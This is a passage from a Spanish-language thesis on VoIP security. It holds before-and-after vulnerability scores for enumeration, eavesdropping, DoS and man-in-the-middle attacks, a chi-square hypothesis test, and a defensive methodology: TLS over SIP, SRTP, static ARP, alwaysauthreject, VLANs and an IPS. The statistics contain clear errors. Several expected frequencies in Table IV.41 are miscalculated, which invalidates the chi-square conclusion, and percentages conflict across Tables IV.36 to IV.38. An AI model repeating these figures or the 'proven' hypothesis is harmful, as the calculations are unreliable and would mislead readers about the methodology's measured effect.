


Figura IV. 14.- Ataques de MitM sin Metodología

Realizado Por: Ing. Germania R. Veloz R.

INTERPERTACIÓN El ataque hombre en el medio afecta a la confidencialidad en un 75%, la autenticación y disponibilidad en un 66,67% y la integridad en 41,67%, debido a que toda la información va a pasar por el atacante sin que nadie lo detecte a menos de tener una administración segura de la red.

Tabla IV. 33.- Análisis de Vulnerabilidades-MitM según Ataques. Escenario con Metodología. Pesos (0-4)

INDICE	PRINCIPIO DE SEGURIDAD																			
	CF					DP					AT					IT				
	MB	B	M	A	MA	M	B	M	A	MA	M	B	M	A	MA	M	B	M	A	MA
Intercambio de mensajes SIP		1					1											1		
Envenenamiento ARP	0					0					0					0				
Cambio de asociación direcciones MAC-IP		1					1											1		
TOTAL	2					2					2					2				
PROMEDIO	0,67					0,67					0,67					0,67				

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad
 Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 34.- Análisis de Vulnerabilidades-MitM según Ataques. Escenario con

INDICE	PRINCIPIO DE SEGURIDAD																			
	CF					DP					AT					IT				
	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA	MB	B	M	A	MA
Intercambio de mensajes SIP		25					25											25		
Envenenamiento ARP	0					0					0					0				
Cambio de asociación direcciones MAC-IP		25					25											25		
TOTAL	50					50					50					50				
PROMEDIO	16,67%					16,67%					16,67%					16,67%				

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad
 Metodología.

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 15.- Ataques de MitM con Metodología

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 35.- Reducción de MitM. Pesos (0-4)

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
MitM sin Metodología(A)	3	2,67	2,67	1,67
MitM con Metodología(B)	0,67	0,67	0,67	0,67
Reducción(A-B)	2,33	2,00	2,00	1,00
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 36.- Reducción de MitM. Porcentual

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
MitM sin Metodología(A)	75,00%	66,67%	66,67%	41,67%
MitM con Metodología(B)	16,67%	16,67%	16,67%	16,67%
Reducción(A-B)	58,33%	50,00%	50,00%	25,00%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				

Realizado Por: Ing. Germania R. Veloz R.




Figura IV. 16.- Reducción de MitM con Metodología
Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Una vez aplicada la metodología en el escenario de prueba se puede evidenciar que el ataque de hombre en el medio se reduce al momento de asegurar el envenenamiento ARP y se limita el acceso de las MAC de la intranet. Considérese que este es aplicable a una red pequeña.

4.1.3 ANÁLISIS COMPARATIVO GENERAL DE LOS ESCENARIOS DE PRUEBA.

Tabla IV. 37.- Análisis comparativo de las vulnerabilidades antes y después de la Metodología

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
Enumeración sin Metodología (A)	3,75	0	3	0
Enumeración con Metodología(B)	2,5	0	2	0
Reducción Vulnerabilidad Enumeración (A-B)	1,25	0,00	1,00	0,00
Eavesdropping sin Metodología (A)	4	0	0,75	0,67
Eavesdropping con Metodología(B)	0,67	0	0,33	0,33
Reducción Vulnerabilidad Eavesdropping (A-B)	3,33	0,00	0,42	0,34

DoS sin Metodología (A)	0	4	0,67	0,67
DoS con Metodología(B)	0	2,33	0,67	0,67
Reducción Vulnerabilidad DoS (A-B)	0,00	1,67	0,00	0,00
MitM sin Metodología(A)	3	2,67	2,67	1,67
MitM con Metodología(B)	0,67	0,67	0,67	0,67
Reducción Vulnerabilidad MitM (A-B)	2,33	2,00	2,00	1,00
PROMEDIO	1,73	0,92	0,86	0,34
PORCENTAJE	43,19%	22,94%	21,38%	8,38%
CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad				

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 38.- Análisis comparativo Porcentual de las vulnerabilidades antes y después de la Metodología

INDICE	PRINCIPIO DE SEGURIDAD			
	CF	DP	AT	IT
Enumeración sin Metodología	93,75	0	75	0
Enumeración con Metodología	62,5	0	50	0
Reducción Enumeración (A-B)	31,25	0	25	0
Eavesdropping sin Metodología	100	0	18,75	16,75
Eavesdropping con Metodología	16,75	0	8,25	8,25
Reducción Vulnerabilidad Eavesdropping (A-B)	83,25	0	10,5	8,5
DoS sin Metodología	0	100	16,75	16,75
DoS con Metodología	0	58,25	16,75	16,75
Reducción Vulnerabilidad DoS (A-B)	0	41,75	0	0
MitM sin Metodología	75	66,75	66,75	41,75
MitM con Metodología	16,75	16,75	31,25	16,75
Reducción Vulnerabilidad MitM (A-B)	58,25	50	35,5	25
PROMEDIO DE REDUCCIÓN	43,1875	22,9375	17,75	8,375

Realizado Por: Ing. Germania R. Veloz R.

INTERPRETACIÓN: Mediante esta tabla se puede representar que se disminuye las vulnerabilidades en función de su principio de seguridad, enfocando que el mayor ataque que se puede realizar a una central VoIP es el de confidencialidad a un grado de 43,19%, en disponibilidad 22,94%, en autenticación 17,75% y en la integridad 8,38%.

4.2 DEMOSTRACIÓN DE LA HIPÓTESIS

Uno de los desafíos en una investigación es el poder demostrar la hipótesis planteada y establecer que esta puede ser aplicada como una afirmación sustentada por un proceso investigativo.

Al tratar de comparar dos posibles alternativas de conclusión es conveniente utilizar el método de comprobación de hipótesis de Chi-Cuadrado donde se empleará un contraste de hipótesis que involucra reglas que permiten decidir cuál de las dos opciones: la nula o la alterna debe aceptarse en base al resultado obtenido en una muestra.

Al momento que deseamos demostrar que la aplicación de una metodología reducirá las vulnerabilidades de la capa de aplicación en la transmisión de VoIP se confronta con su opuesta, implicando así, que se acepte o se rechace la hipótesis planteada.

PLANTEAMIENTO DE LA HIPÓTESIS

H₁= La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir las vulnerabilidades en la capa de aplicación.

H₀= La aplicación de una metodología de seguridad en una red VoIP, no permitirá reducir las vulnerabilidades en la capa de aplicación.

Al momento en que se analizó las diferentes vulnerabilidades y en el proceso de observación y toma de muestras se pudo establecer las frecuencias observadas en cada una de ellas y que están descritas en la tabla IV.39.

En la relación presentada en la Figura IV.17. Se establece los pesos adoptados para la demostración de la hipótesis y que fueron tabulados para hallar la tabla de lo observado descrita en la tabla IV.39.




Figura IV. 17.- Distribución de pesos para comprobación de hipótesis

Realizado Por: Ing. Germania R. Veloz R.

Tabla IV. 39.- Toma de frecuencias por Vulnerabilidad

V. Independiente	INDICE	SIN METODOLOGÍA				CON METODOLOGÍA			
		CF	DP	AT	IT	CF	DP	AT	IT
Reduce las vulnerabilidades	Enumeración	4	0	2	0	3	0	0	0
	Eavesdropping	3	0	1	0	0	0	0	0
	DoS	0	3	0	0	0	1	0	0
	MitM	2	0	2	0	0	0	0	0
Postura Neutral	Enumeración	0	0	2	0	0	0	4	0
	Eavesdropping	0	0	0	0	0	0	0	0
	DoS	0	0	0	1	0	2	0	1
	MitM	1	2	0	2	0	0	0	0
No reduce vulnerabilidades	Enumeración	0	4	0	4	1	4	0	4
	Eavesdropping	0	3	1	3	3	3	3	3
	DoS	3	0	3	2	3	1	3	2
	MitM	0	1	1	1	3	3	3	3

CF: Confidencialidad DP: Disponibilidad AT: Autenticación IT: Integridad

Realizado Por: Ing. Germania R. Veloz R.

A continuación se nota que la tabla IV. 39 genera valores muy dispersos, por tanto, se agrupa en función de las vulnerabilidades sumando los valores por principio de seguridad. Se suma cada uno de los ítems por Confidencialidad, Disponibilidad, Autenticación e Integridad pero por cada probable postura.

Tabla IV. 40.- *Tabla de Frecuencias Observadas*

V. Independiente \ V. Independiente	SIN METODOLOGÍA				CON METODOLOGÍA				TOTAL
	CF	DP	AT	IT	CF	DP	AT	IT	
Reduce las vulnerabilidades	9	3	5	0	3	1	0	0	21
Postura Neutral	1	2	2	3	0	2	4	1	15
No reduce vulnerabilidades	3	8	5	10	10	11	9	12	68
TOTAL	13	13	12	13	13	14	13	13	104

Realizado Por: Ing. Germania R. Veloz R.

Ahora debemos establecer los parámetros que intervienen en la implementación del método de Chi-Cuadrado.

Parámetros para Chi Cuadrado

Nivel de Significación	$\alpha=0.05$
Grado de libertad Ec.(1) $\sigma_1 = (\#filas - 1) * (\#columnas - 1)$	$g=(3-1)(8-1)$ $g=14$
$X_t^2 =$ Chi Tabulado	$X_t=23.68$
Criterio	$X_c^2 \geq X_t^2$

Para formar la tabla de frecuencias esperadas se calcula mediante Ec. (2) aplicada a la tabla de frecuencias observadas.

$$f_e = \frac{(total\ fila) * (total\ columna)}{N} \quad \text{Ec. (2) } N: \text{ Total de frecuencias observadas}$$

Por tanto como resultado se obtiene la tabla IV.41.

Tabla IV. 41.- *Tabla de frecuencias Esperadas*

V. Independiente \ V. Independiente	SIN METODOLOGÍA	CON METODOLOGÍA	TOTAL
-------------------------------------	-----------------	-----------------	-------

	CF	DP	AT	IT	CF	DP	AT	IT	
Reduce las vulnerabilidades	2,63	2,42	2,42	2,63	2,63	2,83	2,63	2,63	21
Neutral	1,88	1,88	1,73	1,88	1,88	2,02	1,88	1,88	15
No reduce vulnerabilidades	1,96	5,23	3,27	6,54	6,54	7,19	5,88	7,85	68
TOTAL	13	13	12	13	13	14	13	13	104

Realizado Por: Ing. Germania R. Veloz R.

Por lo tanto, la primera celda será calculada:

$$f_e = \frac{(21)(13)}{104} = 2,63$$

A continuación se debe encontrar la tabla con la aplicación de Chi-cuadrado (X_c^2) dado por la ecuación EC. (3).

$$X_c^2 = \sum \frac{(O-E)^2}{E} \text{ Ec. (3)}$$

Dónde:

\sum = es la sumatoria de todos los valores posibles de $(O - E)^2 / E$.

O = el número observado

E = el número esperado, y

Aplicando dicha fórmula se obtiene la tabla de Chi-cuadrado en la tabla IV. 42

Tabla IV. 42.- Cálculo de Chi-cuadrado

	PS		O	E	O-E	(O-E)2	(O-E)2/E
SIN METODOLOGIA	CF	Reduce las vulnerabilidades	9	2,63	6,38	40,64	15,48
		Neutral	1	1,88	-0,88	0,77	0,41
		No reduce vulnerabilidades	3	1,96	1,04	1,08	0,55
	DP	Reduce las vulnerabilidades	3	2,42	0,58	0,33	0,14
		Neutral	2	1,88	0,13	0,02	0,01
		No reduce vulnerabilidades	8	5,23	2,77	7,67	1,47
	AT	Reduce las vulnerabilidades	5	2,42	2,58	6,64	2,74
		Neutral	2	1,73	0,27	0,07	0,04

CON METODOLOGIA	IT	No reduce vulnerabilidades	5	3,27	1,73	3,00	0,92	
		Reduce las vulnerabilidades	0	2,63	-2,63	6,89	2,63	
		Neutral	3	1,88	1,13	1,27	0,68	
	CF	No reduce vulnerabilidades	10	6,54	3,46	11,98	1,83	
		Reduce las vulnerabilidades	3	2,63	0,38	0,14	0,05	
		Neutral	0	1,88	-1,88	3,52	1,88	
	DP	No reduce vulnerabilidades	10	6,54	3,46	11,98	1,83	
		Reduce las vulnerabilidades	1	2,83	-1,83	3,34	1,18	
		Neutral	2	2,02	-0,02	0,00	0,00	
	AT	No reduce vulnerabilidades	11	7,19	3,81	14,50	2,02	
		Reduce las vulnerabilidades	0	2,63	-2,63	6,89	2,63	
		Neutral	4	1,88	2,13	4,52	2,41	
	IT	No reduce vulnerabilidades	9	5,88	3,12	9,71	1,65	
		Reduce las vulnerabilidades	0	2,63	-2,63	6,89	2,63	
		Neutral	1	1,88	-0,88	0,77	0,41	
			No reduce vulnerabilidades	12	7,85	4,15	17,25	2,20
	$X_c^2 =$							45,76

: Realizado Por: Ing. Germania R. Veloz R.

Una vez que se ha encontrado el valor de $X_c^2 = 45,76$ que identifica el valor calculado de la aplicación de Chi.Cuadrado, se puede indicar que el criterio a evaluar :

$$X_c^2 \geq X_t^2 . \quad \text{se cumple:}$$

$$45.76 \geq 23,68 \quad \text{es cierto.}$$

Por tanto, se rechaza la hipótesis nula y se aprueba H_1 .




Figura IV. 18.- Gráfica demostrativa de Hipótesis de Investigación
Realizado Por: Ing. Germania R. Veloz R.

4.3 METODOLOGÍA PROPUESTA PARA CORRECCIÓN DE VULNERABILIDADES

Luego de haber analizado los posibles ataques que atentan a la integridad confidencialidad y disponibilidad de los datos de una llamada utilizando técnicas de Enumeración, Eavesdropping, DoS y Hombre en el Medio es sumamente importante y necesario incorporar medidas de seguridad a nuestra red que permitan mitigar los riesgos asociados a las vulnerabilidades encontradas.

Este hecho puede darse en función de los siguientes criterios:

1. Seguridad en los protocolos.
2. Seguridad en los equipos de VoIP.
3. Seguridad en el entorno.

Cada una de ellas debe optimizar configuraciones y adquirir buenas prácticas.

4.3.1 SEGURIDAD EN LOS PROTOCOLOS

El protocolo que es protagonista importante de una transmisión VoIP es el protocolo SIP, en vista que su principal función es la señalización en una comunicación VoIP. Este es un estándar IETF basado en HTTP permitiendo aprovechar la flexibilidad de Internet. Por tanto se puede asegurar a través de las siguientes alternativas.

1. (S/MIME) Secure Multipurpose Internet Mail Extension.

Alternativa compleja por el uso de infraestructura PKI.

2. Uso de IPSec

Al momento de transmitir los datos en una red VoIP, se pueden dar varios saltos al realizar una petición SIP del origen hasta el destino. Por lo tanto, se deberá incorporar un mecanismo de seguridad salto a salto, para que los servidores intermedios tengan acceso al contenido cifrado de los paquetes. Hay que recordar que IPSec es una solución basada en túneles VPN punto a punto. Esta alternativa puede implementarse al momento de trabajar con una WAN, para mayor seguridad.

3. Empleando TLS sobre SIP

Según las mejores prácticas se aconseja emplear SIPS que permite una comunicación mediante un canal seguro, cifrado y con los extremos autenticados¹².

4. Proteger el canal de voz.

¹² <http://www.enterate.unam.mx/Articulos/2007/enero/voip.htm>,

Para proteger el canal de voz se emplea SRTP(RFC3711), requiere que SIP, esté implementado con TLS para que proceso de negociado de claves no sea claro para cifrar los canales de audio.

Si se desea una seguridad más compleja se debería emplear SIPS y SRTP.

4.3.2 SEGURIDAD EN LOS EQUIPOS DE VOIP

Los equipos físicos al estar inmersos en la transmisión de VoIP, deben procurar estar configurados evitando utilizar los protocolos TFTP o HTTP, ya que transmiten la configuración en claro y puede capturarse como archivo xml, ya que su configuración se almacena en este formato.

a) Provisioning

En tal virtud, se debe emplear provisioning mediante HTTPS si el equipo lo admite, caso contrario desactivar provisioning.

b) Como el puerto de VoIP es el 5060 y 5061 se recomienda cambiar estos puertos por defecto.

c) IPS

Emplear un detector de intrusos para poder identificar ataques y escaneos de puerto.

d) VLANs

Configurar la red empleando una Vlan para voz y una para datos, procurando que se segmente dominios de broadcast y brindar seguridad de forma dedicada, estableciendo políticas de seguridad de forma separada.

4.3.3 SEGURIDAD EN EL ENTORNO

El administrador de la red deberá incorporar políticas de seguridad y aplicarla de forma consciente y obligatoria, considerando los siguientes criterios:¹³

- ✚ Revisión periódica de logs del sistema.
- ✚ Manejar claves robustas en los equipos terminales.
- ✚ Actualización de software
- ✚ Evaluación periódica de las configuraciones y seguridad institucional.

4.3.4 PROCESO DE APLICACIÓN DE METODOLOGÍA.

4.3.4.1 FASE DE RECOLECCIÓN DE INFORMACIÓN

Dentro de la información que se debe conocer para aplicar la metodología a continuación descrita se encuentra:

1. Tipo y tamaño de la red.
2. Configuración actual de la red. Protocolo VoIP, tipo de cuentas VoIP,

¹³ <http://www.sinologic.net/proyectos/asterisk/checkSecurity/>

3. Políticas actuales de seguridades de la red, a nivel de dispositivos y usuarios de la misma.

4.3.4.2 FASE DE PENTESTING VOIP

La fase de Pentesting VOIP, es un examen de nuestra red actual, para poder establecer que vulnerabilidades son detectadas y se lo realizará a través de la aplicación Backtrack con sus herramientas de detección de vulnerabilidades de VoIP.

Cada uno de los pasos está descrito en el Anexo III.C Donde se describe cada uno de los pasos que se deben seguir. Además se posee de un script de ataque que automatiza esta tarea y se lo ejecuta en la consola de Backtrack con ./script.

Es conveniente que se llene una ficha de observación para documentar esta fase y que sirva de base para toma de decisiones administrativas por parte del encargado de la red. Este documento se encuentra en el Anexo VI.

4.3.4.3 FASE DE CORRECCIÓN DE VULNERABILIDADES

SOLUCIÓN POR ATAQUE.

4.3.4.3.1 FOOTPRINTING

Se debe configurar dentro del archivo sip_custom.conf el parámetro Alwaysauthreject a yes, que indica que debe estar siempre la extensión autenticada, para asegurarse que es el de quien se trata como cliente:

```
echo alwaysauthreject=yes > /etc/asterisk/sip_custom.conf
```

4.3.4.3.2 SPOOFING

Para esta tarea se debe generar el uso de una tabla estática de ARP, donde se asegurará aquellas IP que lo necesiten.

Lo que se debe hacer es lo siguiente:

```
arp -s IP cliente MAC cliente
```

4.3.4.3.3. EAVESDROPPING

Al momento que se corrige este ataque que afecta a la confidencialidad de los clientes se emplea:

1. Creación de certificado de seguridad descrito en el anexo V, considerando su tiempo de vigencia el cual deberá estar instalado en los clientes y en el servidor, como se describe en el Anexo IV.
2. Configurar a la PBX para que maneje TLS sobre SIP, ver Anexo IV.
3. Reiniciar el servidor de Elastix.
4. Verificar en el sniffer que los paquetes son transmitidos como RTP cifrados, ya que solo se ve paquetes UDP.

4.3.4.3.4 OTRAS

Es recomendable el uso de antivirus que permita detectar posibles ataques con la ejecución de herramientas que atentan con su integridad de forma permanente.

Otro de los parámetros a considerar es la actualización de los módulos de equipos de red y de la central telefónica. Elastix en cada uno de sus versiones integra nuevos beneficios de seguridad y pueden ser actualizados sin problema de la configuración residente en la PBX empleada.

Además, se debe considerar un factor importante que es la calidad de voz de nuestra red, por tal razón es beneficioso desarrollar un test al usuario con la finalidad de determinar si la seguridad alcanzada no deterioró la claridad del servicio, mediante el uso de una encuesta que se fundamente en la escala de MOS con los siguientes criterios:

Valor	Nivel de Calidad de voz
1	Calidad muy Baja
2	Calidad Baja
3	Calidad Media
4	Calidad Buena
5	Calidad Excelente

Estas medidas son subjetivas a las condiciones del usuario, códecs empleados, pero según las pruebas realizadas en la metodología planteada la voz se comprende.

4.3.4.4 DOCUMENTACIÓN

La documentación es prioritaria, ya que a través de esta se puede evidenciar que debilidades ya fueron corregidas y cuáles deben ser analizadas según su prioridad. Sin duda, una de las ideas es que esta información sirve de base para los encargados de la seguridad de la red como preventiva para posibles nuevos ataques.

CONCLUSIONES

- ✚ El ataque de Eavesdropping, permite capturar paquetes RTP y reproducir la llamada obteniendo la información fácilmente a través de un sniffer, por lo que la inseguridad de la red en el principio de Confidencialidad se ve afectado en un 100%. Al instalar certificados de seguridad en los dispositivos y el empleo de TLS sobre SIP aporta a que este porcentaje se reduzca a un 16.75%, en vista que la información viaja encriptada, imposibilitando su escucha inmediata.
- ✚ Muchos de los ataques que se realiza en la capa de aplicación afecta directamente a los protocolos SIP y RTP ya que estos son los más importantes para establecer la sesión y transmisión de voz, un ejemplo de ello es un ataque de DoS con sus técnicas de floods y fingerprinting, donde se puede bloquear el funcionamiento de la red VoIP o saturarla con solicitudes INVITE afectando a la Disponibilidad de la red en un 100%, pero si se emplea un IPS, se podrá eliminar esta vulnerabilidad a un 58.25%.
- ✚ Los ataques de enumeración son vulnerabilidades en cuanto a la información detallada de sus dispositivos, donde es fácil conocer su IP, hardware y software empleado en un 93.75% atacando a la confidencialidad y en 75% a la autenticación. En tal virtud, al momento de configurar los archivos de la PBX de Elastix se puede asegurar que la información no sea visualizada.
- ✚ Al emplear una metodología basada en las mejores prácticas de las empresas dedicadas a la seguridad VoIP, se refleja su resultado en la reducción de las

vulnerabilidades presentadas en la capa de aplicación de VoIP, en los siguientes porcentajes promedios por principio de seguridad: la Confidencialidad puede afectarse en un 43%, la Disponibilidad un 22,94%, la Autenticación 17,75% e Integridad en un 8,38%.

RECOMENDACIONES

- ✚ Emplear una metodología y políticas de seguridad en una red VoIP, permitirá conseguir una fortaleza en nuestra intranet, ya que evita en cierta medida futuros ataques, sean de enumeración, DoS, MitM y Eavesdropping.
- ✚ Al momento de crear certificados digitales que aseguren los dispositivos VoIP como su PBX y teléfonos IP, se debe considerar el tiempo para su caducidad, pero es recomendable que se lo cree para 2 años y con el uso de RSA 2048, considerada de alto grado de seguridad por poseer una encriptación fuerte y difícil de romper.
- ✚ Utilizar ARP estático para aquellos hosts que posean un nivel crítico de seguridad como puestos gerenciales, finanzas o estratégico empresarial.
- ✚ Cambiar los puertos de uso de VoIP 5060 y 5061 a otros no conocidos por el futuro atacante.
- ✚ Realizar pent test de VoIP, para poder detectar posibles vulnerabilidades y corregirlas a tiempo, evitando así que nuestra información sea foco de malas intenciones.

BIBLIOGRAFÍA

- [1] **AGUIRRE. J.** , y **otros** , Planificación de Seguridad en VoIP, 1ra. Edición., Buenos Aires-Argentina, Universidad Rio, 2009., 76p.
- [2] **CABALLERO J. y otros** , La Biblia del Hacker, 1ra. Edición., Madrid-España., Editorial Anaya, 2012., 893p.
- [3] **GARCÍA J.,y otros.**, Hacking y Seguridad en Internet, 1ra. Edición., Madrid-España, RA-MA, 2011, 568p.
- [4] **GUTIÉRREZ G.**, Seguridad en VoIP: Ataques, Amenazas y Riesgos, 1ra. Edición., Valencia-España, Universidad de Valencia., 2010, 120p.
- [5] **BASIC VULNERABILITY ISSUES FOR SIP SECURITY**
http://download.securelogix.com/library/SIP_Security030105.pdf,
[10-06-2012]
- [6] **CONFIDENCIALIDAD, INTEGRIDAD Y DISPONIBILIDAD DE LA INFORMACIÓN BELT.ES**
<http://www.belt.es/expertos/experto.asp?id=2245>,
[15-09-2012]

[7] **ENTERPRISE VOIP SECURITY BEST PRACTICES**

http://www.juniper.net/solutions/literature/white_papers/200179.pdf, , 2007

[10-06-2012]

[8] **HACKING VOIP EXPOSED**

<http://www.hackingvoip.com/>, 2007

[12-06-2012]

[9] **PASOS PARA REALIZAR ARP SPOOFING**

<http://losindestructibles.wordpress.com/2011/04/15/572/>

[15-10-2012]

[10] **PRACTICAL VOIP SECURITY**

<http://www.amazon.com/Practical-VoIP-Security-Thomas-Porter/dp/1597490601>,

[10-06-2012]

[11] **RIESGOS REALES EN VOIP**

<http://www.securitybydefault.com/2012/09/riesgos-reales-en-voip.html>, 2012

[20-08-2012]

[12] **SEGURIDAD DE VOIP**

<http://www.enterate.unam.mx/Articulos/2007/enero/voip.htm>, 2008

[08-06-2012]

[13] **SEGURIDAD VOIP: FUZZING,**

<http://www.itblog.a-e.es/Seguridad/tabid/79/entryid/695/Default.aspx>,

[10-06-2012]

[14] **TECNOLOGÍA VOIP**

<http://www.slideshare.net/gastudillo/tecnoip-3>, , 2011.

[10-10-2012]

[15] **TELEFONÍA**

http://www.quarea.com/es/tutorial/sistemas_abiertos_telefonia, .

[10-06-2012]

[16] **VARIOS ARTÍCULOS-VOIP.**

<http://voipsa.org/Resources/articles.php>, Varios artículos

[12-08-2012]

[17] **VOIP-ATTACKS**

<http://druid.caughq.org/presentations/VoIP-Attacks.pdf>, VoIP <attacks,

[11-08-2012]

[18] **VOIP HACKS**

<http://www.oreilly.com/catalog/voip.html>,

[08-07-2012]

[19] **VOIP SECURITY, INFOSEWRITES,**

http://www.infosecwriters.com/text_resources/pdf/Voip_JMcCarron.pdf, A Brief Overview of VoIP Security

[10-06-2012]

[20] VOIP VULNERABILITIES – REGISTRATION HIJACKING

http://download.securelogix.com/library/Registration_hijacking_060105.pdf,

[10-07-2012]

[21] VIDEOS DE MANUAL DE BACKTRACK- BACKTRACK

<http://www.hackxcrack.es/forum/index.php?topic=5256.0>

[10-09-2012]

ANEXOS

ANEXO I

**ENFOQUE GENERAL DEL NIVEL DE
INSEGURIDAD EN LA CAPA DE
APLICACIÓN DE LA TRANSMISIÓN VOIP**

